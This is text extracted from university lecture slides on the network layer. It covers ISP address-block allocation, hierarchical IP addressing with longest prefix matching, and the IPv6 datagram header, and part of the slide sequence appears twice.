Instructor: Khaled Diab

How to get an IP address?

How does a *network* get IP address?

- Gets allocated portion of its provider ISP's address space

How to get an IP address?


Example: Given an ISP network called 471 with address 200.23.16.0/20.

How can it allocate IP addresses for 8 customer networks?

Use additional 3 bits to allocate addresses for the 8 customer networks.					
ISP 471 block	11001000	00010111	00010000	00000000	200.23.16.0/20
Organization 0	11001000	00010111	00010000	00000000	200.23.16.0/23
Organization 1	11001000	00010111	00010010	00000000	200.23.18.0/23
Organization 2	11001000	00010111	00010100	00000000	200.23.20.0/23
...					
Organization 7	11001000	00010111	00011110	00000000	200.23.30.0/23


Hierarchical IP Addressing

- IP addresses are **hierarchical**




Hierarchical IP Addressing

- Hierarchical addressing allows efficient advertisement of routing information:



Hierarchical IP Addressing

- Hierarchical addressing allows efficient advertisement of routing information:




Hierarchical IP Addressing

- Routers forward a packet to its destination based on the subnet part,
not the host part

Hierarchical IP Addressing

- Routers forward a packet to its destination based on the subnet part, **not** the host part
 - use **longest** address prefix that matches destination address
 - This is called the **longest prefix matching**



Forwarding Table	
DST	OUT_IF
200.23.18.0/23	IF2
200.23.16.0/20	IF1
199.31.0.0/16	IF2

src: Alice
dst: 200.23.16.5
data

Hierarchical IP Addressing: Summary

- Scalable forwarding tables
- Adding/removing hosts without modifying forwarding table
- Small prefix advertisement overhead

IPv6

- Initial motivation:
 - 32-bit address space soon to be completely allocated.
- Additional motivation:
 - header format helps speed processing/forwarding
 - header changes to facilitate QoS
- IPv6 datagram format:
 - fixed-length **40-byte** header
 - no fragmentation allowed

IPv6 Datagram Format

Internet Protocol Version 6 (IPv6)											
Offsets	Octet	0		1		2					
Octet	Bit	0-3	4-7	8-11	12-15	16-23	24-31				
0	0	Version	Traffic Class		Flow Label						
4	32	Payload Length			Next Header		Hop Limit				
8	64	Source IP Address									
12	96										
16	128										
20	160										
24	192	Destination IP Address									
28	224										
32	256										
36	288										

Priority/Traffic Class: identify priority among datagrams in flow

Flow Label: identify datagrams in same “flow”

Next header: identify upper layer protocol for data

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Network Layer

Instructor: Khaled Diab

How to get an IP address?

How does a *network* get IP address?

- Gets allocated portion of its provider ISP's address space

How to get an IP address?


Example: Given an ISP network called 471 with address 200.23.16.0/20.

How can it allocate IP addresses for 8 customer networks?

Use additional 3 bits to allocate addresses for the 8 customer networks.					
ISP 471 block	11001000	00010111	00010000	00000000	200.23.16.0/20
Organization 0	11001000	00010111	00010000	00000000	200.23.16.0/23
Organization 1	11001000	00010111	00010010	00000000	200.23.18.0/23
Organization 2	11001000	00010111	00010100	00000000	200.23.20.0/23
...					
Organization 7	11001000	00010111	00011110	00000000	200.23.30.0/23


Hierarchical IP Addressing

- IP addresses are **hierarchical**



